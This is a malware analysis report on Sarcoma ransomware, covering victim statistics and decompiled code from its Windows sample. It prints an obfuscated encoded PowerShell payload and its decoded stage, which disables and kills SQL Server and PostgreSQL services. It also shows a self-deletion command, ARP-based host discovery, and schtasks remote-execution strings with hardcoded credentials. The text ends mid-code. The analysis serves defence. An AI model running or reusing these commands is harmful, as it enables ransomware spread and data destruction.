tinexta cyber

Sarcoma Ransomware Unveiled: Anatomy of a Double Extortion Gang

Introduction

Sarcoma Ransomware has been one of the most active ransomware gangs in recent months. First detected in October 2024, it quickly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has attracted significant attention due to its aggressive operations and the increasing number of successful compromises across multiple sectors and regions.

Sarcoma uses advanced tactics like zero-day exploits and RMM tools for network discovery and credential theft. In October 2024, they exfiltrated 40 GB of sensitive data from Smart Media Group Bulgaria, showing their strong ability to breach networks.

Sarcoma targets high-value companies across industries, including Unimicron and TMA Group, causing major disruptions.

Figure 1: Sarcoma Data Leak Site

For these reasons, the Security Research team of the Observatory of Cybersecurity of Unipegaso decided to conduct a comprehensive and in-depth analysis of Sarcoma's capabilities, tactics, and evolving threat landscape to better understand its methods and help organizations strengthen their defenses against this increasingly dangerous ransomware group.

About Sarcoma Ransomware

At the time of writing, Sarcoma Ransomware has targeted 100 victims. The USA, Italy, and Canada are the three most impacted countries, as shown in the graph below.



Figure 2: Victim per country of Sarcoma Ransomware (Credits: https://doubleextortion.com/)

The United States remains the most targeted country by Sarcoma Ransomware, with 19 confirmed victims. This trend aligns with patterns observed in many major ransomware campaigns in recent years. The U.S. remains a prime target not only because of its large number of organizations with critical digital infrastructure but also due to the perceived higher likelihood of ransom payments. Additionally, reporting standards and cybersecurity transparency in the U.S. may result in more frequent documentation of such attacks compared to other regions.

Beyond the United States, several Western countries show significant infection counts. Italy and Canada each have 8 victims, while Australia has 9. Along with the United Kingdom and Brazil, these countries comprise the top tier of the most targeted nations. Notably, the United Kingdom and Spain are also among Sarcoma's primary targets, reflecting a broader trend of attacks on Western nations.

These incidents underscore Sarcoma's focus on high-value targets and its ability to cause significant operational disruptions. In response to these threats, cybersecurity experts emphasize the importance of implementing robust security measures, such as timely patch management, network segmentation, and employee training, to mitigate the risks posed by such advanced persistent threats.

tinexta cyber



Figure 3: Revenue ranges stats (Credits: https://doubleextortion.com/)

The analysis of revenue ranges among Sarcoma ransomware victims shows that the $1M–$10M bracket has the highest frequency. This may indicate a sweet spot for threat actors targeting organizations with enough financial capacity to pay ransoms but potentially less sophisticated security defenses than larger enterprises. The $10M–$50M range, the second most affected, reinforces this trend, suggesting a sustained focus on the mid-market, where the balance between valuable data and exploitable vulnerabilities is seen as optimal.

Although significantly lower than the previous two, the $100M–$250M range still represents a notable portion of victims. This implies that even organizations with more substantial security investments are not immune and may fall prey to more sophisticated or targeted attacks.

Technical Analysis

We managed to hunt a sample of Sarcoma ransomware for both the Windows and Linux versions.

Windows Version

The Windows version with the hash:

tinexta cyber

- 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751

The sample is written in C++ and statically imports the CryptoPP library, which is used to encrypt files on the infected machine.
Analysis of the samples reveals a notable evasion technique: the malware checks for the presence of the Uzbek keyboard layout (LANGID 0x0443) on the infected system. This behavior suggests an intent to avoid infecting systems in specific regions, indicating a possible origin of the threat actor in that country.

Sarcoma ransomware deliberately avoids infecting systems in certain geographic regions, notably Uzbekistan. This selective targeting implies that the attackers have implemented safeguards to prevent execution on devices associated with that country, likely as a strategy to evade local law enforcement or scrutiny. Such behavior is common among organized cybercriminal groups that operate internationally but seek to minimize risk in their region of origin or in countries with which they have affiliations.

The exclusion of Uzbekistan as a target provides valuable insight into the possible origin or geopolitical considerations of the attackers, highlighting the calculated and region-aware nature of the Sarcoma ransomware campaign.

The pseudocode used to avoid infection on systems with the Uzbek LCID is as follows:

```
if ( (unsigned __int8)mw_Keyboardlist_evasion() )
{
  mw_remove_ransomwarepayload();
  return 0;
}
```

Code Snippet 1

The details of the infection of the "`mw_Keyboardlist_evasion`" are the following:



Figure 3: Keyword check evasion technique

In other words, the malware checks the keyboard layouts installed on the machine using the **GetKeyboardLayout** API. If it detects a keyboard with the code 0x0443, the malware removes itself using a specific PowerShell command and then exits.

```
"powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path \""
```

Code snippet 2

The malware uses the same PowerShell script at the end of the encryption process to cover its tracks. Then, Sarcoma Ransomware kills all processes related to DBMS, such as MySQL. It calls the WinExec API to run a heavily obfuscated PowerShell script, as shown in the figure:



Figure 5: WinExec routine to launch the PowerShell

The encoded PowerShell script is as follows:

```
poweRSheLL  -NolOGo  -noprOFil  -WIndOW  HId -noninT  -cOmMand   " .( $sHeLlId[1]+$SHELliD[13]+'x')
(             NEW-OBjECT              sYsteM.io.stREAMreaDer(             (              NEW-OBjECT
io.cOMPReSSiON.defLatEStrEaM([iO.MeMOrySTREaM][ConVERT]::fRomBAse64strINg('VVhdqy05Ef0r50G4M5BIKql0
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
```

```
gayk3VUuELCJchlH9r11/I0ZYVYIqVQmamwB1cnvsR4KIk27C5zSBh7BJweWAHe0Xud5CE3GoeZ2kVcY03S1R93tqtQkllKsv+x
CaCdUc3NiBgG8/nAYlGaEVq502Fe99UQN5QDPIkg+YTRG6T72mYX5/zNaljwvsKcjZq3jSt1/0UzAaHKGgv/lXspoX3Y3afAMW7
JErjlYV/SGnrAS5/IB/YHrwIAuh64nEQ7EcPxx99QlcWs1UnKIA6220cTcul+OWn//rhn7/+wzcfX9b01+1G3+3Lx7cf//3lb3/
3i/tvv/r4zzcff/7533+2//Lx51/3f//l4yd//fZ/337433w/+xf84v8B')                                        ,
[IO.coMPREsSIOn.coMpreSSIonmODe]::deCOmPREss ) ),[sySTeM.Text.enCodING]::asCii)).reAdToENd()"
```

Code Snippet 3

This PowerShell script is heavily obfuscated with multiple layers, but the final stage is as follows:

```
function s(  ${s} ) {
        Get-Service  |    Where-Object { ${_}."displ`AYnA`Me" -like "*$s*" } Set-Service -StartupType
("Disabled") -ErrorAction (  "SilentlyContinue")  ;
        Get-Service |     Where-Object { ${_}."DI`sPlaYNa`ME" -like "*$s*" } |  Stop-Service -Force
-ErrorAction ("SilentlyContinue");
}  ;
  &(  's')(  "SQL"  );

&('s')(   "sql" );

function p( ${P} ) {
        "wmic process where name like"  +  "'%$p%'" + "delete" ;
};
  &  ( 'p' )("sqlservr")  ;
 &(  'p'  )("pg_ct") ;
.(  'p'  )("postgres") ; &  ( 'p')("sqlwriter")  ;
& (  'p')("SQLAGENT");
.('p')("sqlbrowser")  ;

foreach(   ${P}  in  @(  "sqlservr.exe",  "sqlwriter",  "postgres.exe",  "pg_ctl.exe",  "sqlagent.exe",
"sqlbrowser.exe"  )   ) {
        Stop-Process -Name ${P} -Force -ErrorAction (  "SilentlyContinue") ;
}  ;
```

Code Snippet 4

The analyzed PowerShell script is designed to disable and terminate services and processes associated with database systems, primarily targeting Microsoft SQL Server and PostgreSQL.

The script defines two functions. The first function disables and stops Windows services whose display names contain specified substrings (e.g., "SQL"). It achieves this by querying all services with **Get-Service** and filtering them based on the DisplayName property, which is deliberately obfuscated using PowerShell escape sequences to evade simple static analysis.

The second function constructs **wmic** commands to delete running processes that match specified name patterns.

Network Propagation

After that, the ransomware implements a sophisticated spreading routine within the network to infect as many machines as possible.



Figure 6: WSAStartup to spread the ransomware inside the network

```c
SizePointer = 0;
GetIpNetTable(0, &SizePointer, 0);
v0 = SizePointer;
if ( SizePointer )
{
  v1 = (struct _MIB_IPNETTABLE *)sub_5F97E0(SizePointer);
  memset(v1, 0, v0);
  IpNetTable = GetIpNetTable(v1, &SizePointer, 0);
  if ( !IpNetTable && v1->dwNumEntries )
  {
    do
    {
      pAddr = v1->table[IpNetTable].dwAddr;
      if ( inet_ntop(2, &pAddr, pStringBuf, 0x16u) )
      {
        Block[0] = v9;
        sub_5B0440(Block, pStringBuf, (__int64)&pStringBuf[strlen(pStringBuf)]);
        v3 = mw_send_ping(Block);
        if ( Block[0] != v9 )
        {
          v4 = v3;
          j_free_0(Block[0]);
          v3 = v4;
        }
        if ( v3 )
        {
          sub_402E60(Block, pStringBuf);
          mw_copy_ransomware((int)Block);
          if ( Block[0] != v9 )
            j_free_0(Block[0]);
        }
      }
      Sleep(0x64u);
      ++IpNetTable;
    }
```

```c
  v1 = 0;
  v3 = socket(2, 3, 1);
  if ( v3 != -1 )
  {
    v4 = *a1;
    to.sa_family = 2;
    if ( inet_pton(2, v4, &to.sa_data[2]) <= 0 )
      goto LABEL_7;
    buf[1] = 0;
    buf[0] = 8;
    v11 = 1;
    v10 = _getpid();
    *(_DWORD *)optval = 5000;
    v9 = ~((((unsigned __int16)(v10 + 9) + (((unsigned int)v10 + 9) >> 16)) >> 16)
         + v10
         + 9
         + (((unsigned int)v10 + 9) >> 16));
    setsockopt(v3, 0xFFFF, 4102, optval, 4);
    if ( sendto(v3, buf, 8, 0, &to, 16) == -1 || (fromlen = 16, recvfrom(v3, v14, 64, 0, &from, &fromlen) == -1) )
    {
LABEL_7:
      closesocket(v3);
    }
    else
    {
      closesocket(v3);
      return 1;
    }
```

Figure 6: Static view of the network discovery



Figure 7: Dynamic view of the network discovery

The routine begins by invoking **GetIpNetTable**, a native Windows API that retrieves the local ARP (Address Resolution Protocol) table. This table provides a snapshot of devices that have recently communicated on the local network segment, including their IP and MAC address pairings. Importantly, this approach allows the malware to passively discover nearby devices without sending any active scan traffic at this stage, helping it remain under the radar of most intrusion detection systems.

Each retrieved IP address undergoes a reachability check via the renamed **mw_send_ping** routine. This function implements a low-level ICMP Echo Request ("ping") mechanism using raw sockets to test reachability to a specified IP address. This method allows the malware to verify that a host is online and accepting network traffic before attempting any more invasive actions.

If the ping is successful, the malware records the responsive IP address using **mw_add_to_vector**, potentially maintaining a list of confirmed targets. It then immediately calls **mw_copy_ransomware**, indicating an intent to replicate its payload to the remote system.

An extract of the **mw_copy_ransomware** routine is shown in the following figure:

```
sub_401810((__int64 *)&Block, qword_745220, (__int64)qword_745220 + qword_745228);
if ( CopyFileA(lpExistingFileName, lpNewFileName, 0)
  || (unsigned __int8)mw_net_use_copy(&lpExistingFileName, &lpNewFileName, v51, &Block) )
{
  if ( (unsigned __int8)mw_create_cmdline(a1, &lpNewFileName, v51, &Block)
    || (unsigned __int8)me_CreateProcess_withlogon(
                          a1,
                          (int)&lpNewFileName,
                          (int)v51,
                          (int)&Block,
                          v27,
                          v29,
                          v31,
                          (int)v50,
                          (int)lpExistingFileName,
                          v35,
                          v36,
                          (int)v37,
                          (int)lpNewFileName,
                          *(int *)v39,
                          v40.m128i_i32[0],
                          v40.m128i_i32[2],
                          (int)v41,
                          v42) )
  {
    v15 = 0;
  }
  else
  {
```

Figure 8: Remote copy of the ransomware payload

It first tries to copy the file using **CopyFileA**. If that fails—due to insufficient permissions, for example—it falls back to a helper called **mw_net_use_copy**. In the first case, the malware uses SMB shared folders; in the second, it uses the Windows **net** command.

Then, it sets up a scheduled task using **schtasks**. The task runs immediately and is deleted afterward. This allows the malware to launch its payload with elevated privileges without leaving persistent traces. It's a well-known trick, but effectively used here—ideal for "one-shot" remote execution with a minimal footprint.

tinexta cyber

```
mw_net_command1((__int64)&v13, "schtasks /Create /S ", a1);
mw_net_command(&v15, (__int64)&v13, " /U Administrator /P password /TN \"RT\" /TR \"");
v4 = (__m128i *)sub_5B1C30(&v15, (_BYTE *)*a2, a2[1]);
Block[0] = v18;
if ( (__m128i *)v4->m128i_i64[0] == &v4[1] )
{
  v18[0] = _mm_loadu_si128(v4 + 1);
}
else
{
  Block[0] = (void *)v4->m128i_i64[0];
  *(_QWORD *)&v18[0] = v4[1].m128i_i64[0];
}
Block[1] = (void *)v4->m128i_i64[1];
v4->m128i_i64[0] = (__int64)v4[1].m128i_i64;
v4->m128i_i64[1] = 0;
v4[1].m128i_i8[0] = 0;
mw_net_command((__m128i *)lpCommandLine, (__int64)Block, "\" /SC ONCE /ST 00:00 /F");
if ( Block[0] != v18 )
  j_free_0(Block[0]);
if ( (_BYTE *)v15.m128i_i64[0] != v16 )
  j_free_0((void *)v15.m128i_i64[0]);
if ( (_BYTE *)v13.m128i_i64[0] != v14 )
  j_free_0((void *)v13.m128i_i64[0]);
ProcessA = CreateProcessA(0, lpCommandLine[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
result = 0;
if ( ProcessA )
{
  mw_net_command1((__int64)Block, "schtasks /Run /S ", a1);
  mw_net_command(&v13, (__int64)Block, " /TN \"RT\"");
  if ( Block[0] != v18 )
    j_free_0(Block[0]);
  v7 = CreateProcessA(0, (LPSTR)v13.m128i_i64[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
  result = 0;
  if ( v7 )
  {
    mw_net_command1((__int64)Block, "schtasks /Delete /S ", a1);
    mw_net_command(&v15, (__int64)Block, " /TN \"RT\" /F");
    if ( Block[0] != v18 )
```

Figure 9: remote execution through schtasks

To use these command lines and the **schtasks** utility, the malware needs to authenticate itself to the target machine. It does so by using the **LogonUserA** call with an authentication token.

```
const CHAR *v6; // r8
__int64 v7; // rdx
__int64 v8; // r8
unsigned int v9; // r12d
HANDLE hToken; // [rsp+68h] [rbp-D0h] BYREF
struct _PROCESS_INFORMATION ProcessInformation; // [rsp+70h] [rbp-C8h] BYREF
LPSTR lpCommandLine[2]; // [rsp+90h] [rbp-A8h] BYREF
_BYTE v14[16]; // [rsp+A0h] [rbp-98h] BYREF
struct _STARTUPINFOA StartupInfo; // [rsp+B0h] [rbp-88h] BYREF

v6 = *a4;
hToken = 0;
if ( !LogonUserA(*a3, *a1, v6, 2u, 0, &hToken) )
  return 0;
v7 = *a2;
v8 = a2[1];
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
lpCommandLine[0] = v14;
